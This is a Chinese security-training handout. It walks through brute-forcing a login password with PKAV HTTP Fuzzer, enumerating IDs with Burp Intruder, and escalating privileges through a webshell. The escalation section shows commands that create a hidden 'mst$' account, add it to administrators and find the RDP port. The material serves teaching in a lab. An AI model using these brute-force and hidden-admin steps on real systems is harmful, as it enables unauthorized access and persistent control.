PKAV Fuzzer


我们可以在这里下载工具。

我下载的版本的 1.5.6，我就可以双击 `Pkav HTTP Fuzzer 1.5.6.exe` 来打开它。另外目录下还有一份使用手册，`Pkav HTTP Fuzzer使用手册 Ver 1.0.pdf`，大家可以参考这个手册。这个教程只会讲用到的功能。

它的主界面是这样的：




左边是“请求包”输入框，我们需要填写整个 HTTP 封包（就是 Burp 中的 `Proxy -> Intercept` 选项卡中的内容），我们将其复制过来。然后我们选中 `pw` 位置的 `admin` ，点击下面的“添加标记”：




我们再来看看右边的“重放设置”，“重放模式”和“变体赋值”都不用改动，我们点击下方的“导入”按钮，选择之前的 `top100.txt` 。



之后再“添加”按钮右边的输入框中输入 `admin888` ，然后点击“添加”。



然后我们点击下方的“发包器”选项卡，在新的界面中直接点“启动”：



然后我们点击“长度”表头，让它按照长度排序。

请求结果

序号	变体值1	验证码	状态码	错误	超时	长度	匹配
101	admin888		200	否	否	6	
1	123456		200	否	否	179	
2	a123456		200	否	否	179	
3	123456a		200	否	否	179	
4	5201314		200	否	否	179	
5	111111		200	否	否	179	
6	woaini1314		200	否	否	179	
7	qq123456		200	否	否	179	
8	123123		200	否	否	179	
9	000000		200	否	否	179	
10	1qaz2wsx		200	否	否	179	
11	1q2w3e4r		200	否	否	179	
12	qwe123		200	否	否	179	
13	7758521		200	否	否	179	
14	123qwe		200	否	否	179	
15	a123123		200	否	否	179	
16	123456aa		200	否	否	179	
17	woaini520		200	否	否	179	
18	woaini		200	否	否	179	
19	100200		200	否	否	179	
20	1314520		200	否	否	179	
21	woaini123		200	否	否	179	
22	123321		200	否	否	179	
23	q123456		200	否	否	179	
24	123456789		200	否	否	179	
25	123456789a		200	否	否	179	
26	5211314		200	否	否	179	
27	asd123		200	否	否	179	


我们可以看到，仅当密码为`admin888`时长度为 6，其它都是其它数值，那么它就是正确密码。

Burp Suite 遍历


比如这段代码，我们将其保存为`info.php`：

```
<?php
$id = @$_GET['id'];
$arr = array('1', '2', '3', '4', '5');
if(in_array($id, $arr, true))
    echo "用户名：$id 密码：123456";
else
    echo "信息出错";
```


这段代码模拟了用户信息的查询页面，一共有五条记录。我们可以访问这个页面，并使用 Burp 来拦截。像之前一样，发送到 `Intruder` ，然后清除掉所有标记，只保留 ID 的标记：



由于是纯数字，我们把上面的 `Payload Type` 调成 `Numbers` 。下面，我们把 `From` 设为 `1` ， `To` 设为 `10` ， `Step` 设为 `1` 。



之后点击 `Start Attack` 。我们可以看到结果，其中ID 1 ~ 5 的长度都是 224，6 ~ 10 都是 211。我们之前的测试中，2 是有效的，所以 224 应该是有效内容的长度。



字典

更多字典请见 Kali 系统的 `/usr/share/wordlists` 目录。


附录

- 新手指南：DVWA-1.9全级别教程之Brute Force
- 新手指南：DVWA-1.9全级别教程之Insecure CAPTCHA
- Kali Linux 网络扫描秘籍 第七章 Web 应用扫描（一）
- Kali Linux 网络扫描秘籍 第七章 Web 应用扫描（二）
- Kali Linux 网络扫描秘籍 第七章 Web 应用扫描（三）
- Burpsuite神器常用功能使用方法总结

米斯特白帽培训讲义 漏洞篇 提权

> 讲师：gh0stkey
>
> 整理：飞龙

提权，顾名思义就是提高自己在服务器中的权限，就比如在 Windows 中你本身登录的用户是 guest，通过提权后就变成超级管理员，拥有了管理 Windows 的所有权限。提权是黑客的专业名词，一般用于网站入侵和系统入侵。本讲义所讲的是基于 WebShell 的菜刀管理下提权。



基本 Dos 命令、常识

- `whoami` ：查看当前用户名，用于查看权限大小。
- `ipconfig` ：显示当前 TCP/IP 配置，用于查看 IP。
- `net user` ：查看当前系统的所有用户 。
- `net user <用户名> <用户密码> /add` ：创建用户 。
- `net localgroup administrators <用户名> /add` ：将用户加入 `administrators` 用户组。
- 远程连接默认端口：3389。

下面拿菜刀中的 Shell 演示一遍这几个命令。

首先是 `whoami` ，可以看到 `administrator` ，应该是管理员。

```
www.mst-test.com    www.mst-test.com

[*] 基本信息 [ A:C:D: ]

C:\小旋风AspWebServer\wwwroot\> whoami
mst-2ba60ce58aa\administrator

C:\小旋风AspWebServer\wwwroot\>
```

然后是 `ipconfig` ，我们可以看到 `192.168.175.129` ，这是内网的 IP 。

```
www.mst-test.com    www.mst-test.com

[*] 基本信息 [ A:C:D: ]

C:\小旋风AspWebServer\wwwroot\> whoami
mst-2ba60ce58aa\administrator

C:\小旋风AspWebServer\wwwroot\> ipcofig

'ipcofig' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\小旋风AspWebServer\wwwroot\> ipconfig

Windows IP Configuration


Ethernet adapter 本地连接:

   Connection-specific DNS Suffix  . : localdomain
   IP Address. . . . . . . . . . . . : 192.168.175.129
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.175.2

C:\小旋风AspWebServer\wwwroot\>
```

然后是 `net user` ：

```
C:\小旋风AspWebServer\wwwroot\> net user

\\MST-2BA60CE58AA 的用户帐户

-------------------------------------------------------------------------------
Administrator            Guest                    IUSR_MST-2BA60CE58AA
IWAM_MST-2BA60CE58AA     SUPPORT_388945a0
命令成功完成。
```

知道这些用户之后，我们需要创建自己的用户 `mst` 。创建后再执行 `net user` ，可以看到创建成功：

```
C:\小旋风AspWebServer\wwwroot\> net user mst mst /add
命令成功完成。


C:\小旋风AspWebServer\wwwroot\> net user

\\MST-2BA60CE58AA 的用户帐户

-------------------------------------------------------------------------------
Administrator            Guest                    IUSR_MST-2BA60CE58AA
IWAM_MST-2BA60CE58AA     mst                      SUPPORT_388945a0
命令成功完成。
```

接下来我们创建一个名为 `mst$` 的用户：

```
C:\小旋风AspWebServer\wwwroot\> net user mst$ mst /add
命令成功完成。


C:\小旋风AspWebServer\wwwroot\> net user

\\MST-2BA60CE58AA 的用户帐户

-------------------------------------------------------------------------------
Administrator            Guest                    IUSR_MST-2BA60CE58AA
IWAM_MST-2BA60CE58AA     mst                      SUPPORT_388945a0
命令成功完成。
```

可以看到它并没有显示在用户列表中，之后我们再执行 `net user mst$` ：

```
C:\小旋风AspWebServer\wwwroot\> net user mst$
用户名                   mst$
全名
注释
用户的注释
国家(地区)代码           000 (系统默认值)
帐户启用                 Yes
帐户到期                 从不

上次设置密码             2016-7-30 21:03
密码到期                 2016-9-11 19:50
密码可更改               2016-7-30 21:03
需要密码                 Yes
用户可以更改密码         Yes

允许的工作站             All
登录脚本
用户配置文件
主目录
上次登录                 从不

可允许的登录小时数       All

本地组成员               *Users
全局组成员               *None
命令成功完成。
```

它又是确实存在的，这就是隐藏用户的一个小技巧。

之后我们把 `mst$` 添加到管理员组中，并且查看它的信息，我们发现它成功刚添加到了管理员组中。

```
C:\小旋风AspWebServer\wwwroot\> net localgroup administrators mst$ /add
命令成功完成。


C:\小旋风AspWebServer\wwwroot\> net user mst$
用户名                   mst$
全名
注释
用户的注释
国家(地区)代码           000 (系统默认值)
帐户启用                 Yes
帐户到期                 从不

上次设置密码             2016-7-30 21:03
密码到期                 2016-9-11 19:50
密码可更改               2016-7-30 21:03
需要密码                 Yes
用户可以更改密码         Yes

允许的工作站             All
登录脚本
用户配置文件
主目录
上次登录                 从不

可允许的登录小时数       All

本地组成员               *Administrators       *Users
全局组成员               *None
命令成功完成。
```

现在我们查看远程连接的端口，首先执行 `tasklist /svc` ，寻找 `TermService` ：

```
C:\phpStudy\WWW\test> tasklist /svc
映像名称                     PID 服务
========================= ======== ============================================
System Idle Process              0 暂缺
System                           4 暂缺
smss.exe                       296 暂缺
csrss.exe                      344 暂缺
winlogon.exe                   368 暂缺
services.exe                   416 Eventlog, PlugPlay
lsass.exe                      428 HTTPFilter, PolicyAgent, ProtectedStorage,
                                   SamSs
vmacthlp.exe                   620 VMware Physical Disk Helper Service
svchost.exe                    636 DcomLaunch
svchost.exe                    716 RpcSs
svchost.exe                    776 Dhcp, Dnscache
svchost.exe                    828 LmHosts, W32Time
svchost.exe                    844 AeLookupSvc, Browser, CryptSvc, dmserver,
                                   EventSystem, helpsvc, lanmanserver,
                                   lanmanworkstation, Netman, Nla, Schedule,
                                   seclogon, SENS, ShellHWDetection, TrkWks,
                                   winmgmt, wuauserv, WZCSVC
spoolsv.exe                   1028 Spooler
svchost.exe                   1132 ERSvc
svchost.exe                   1220 RemoteRegistry
VGAuthService.exe             1284 VGAuthService
vmtoolsd.exe                  1316 VMTools
svchost.exe                   1504 TermService
wmiprvse.exe                  1708 暂缺
explorer.exe                   340 暂缺
vmtoolsd.exe                   684 暂缺
```

我们看到它的 PID 为 1504。之后执行`netstat -ano`：

```
C:\phpStudy\WWW\test> netstat -ano
Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       2732
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       716
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING       428
  TCP    0.0.0.0:2949           0.0.0.0:0              LISTENING       2392
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       3800
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       1504
  TCP    192.168.98.132:80      192.168.98.1:10806     TIME_WAIT       0
  TCP    192.168.98.132:80      192.168.98.1:10809     TIME_WAIT       0
  TCP    192.168.98.132:80      192.168.98.1:10811     TIME_WAIT       0
  TCP    192.168.98.132:80      192.168.98.1:10812     TIME_WAIT       0
  TCP    192.168.98.132:80      192.168.98.1:10814     TIME_WAIT       0
  TCP    192.168.98.132:80      192.168.98.1:10817     ESTABLISHED     2964
  TCP    192.168.98.132:139     0.0.0.0:0              LISTENING       4
  TCP    192.168.98.132:3979    183.251.100.54:80      TIME_WAIT       0
  TCP    192.168.98.132:3980    183.251.100.54:80      TIME_WAIT       0
  UDP    0.0.0.0:445            *:*                                    4
  UDP    0.0.0.0:500            *:*                                    428
  UDP    0.0.0.0:1037           *:*                                    776
  UDP    0.0.0.0:1040           *:*                                    776
  UDP    0.0.0.0:1043           *:*                                    776
  UDP    0.0.0.0:1135           *:*                                    776
  UDP    0.0.0.0:1148           *:*                                    776
  UDP    0.0.0.0:1149           *:*                                    776
  UDP    0.0.0.0:1898           *:*                                    776
  UDP    0.0.0.0:4500           *:*                                    428
  UDP    127.0.0.1:123          *:*                                    828
  UDP    127.0.0.1:3913         *:*                                    828
  UDP    192.168.98.132:123     *:*                                    828
  UDP    192.168.98.132:137     *:*                                    4
  UDP    192.168.98.132:138     *:*                                    4
```

寻找 PID 为 1504 的一行，可以看到它的端口是 3389。

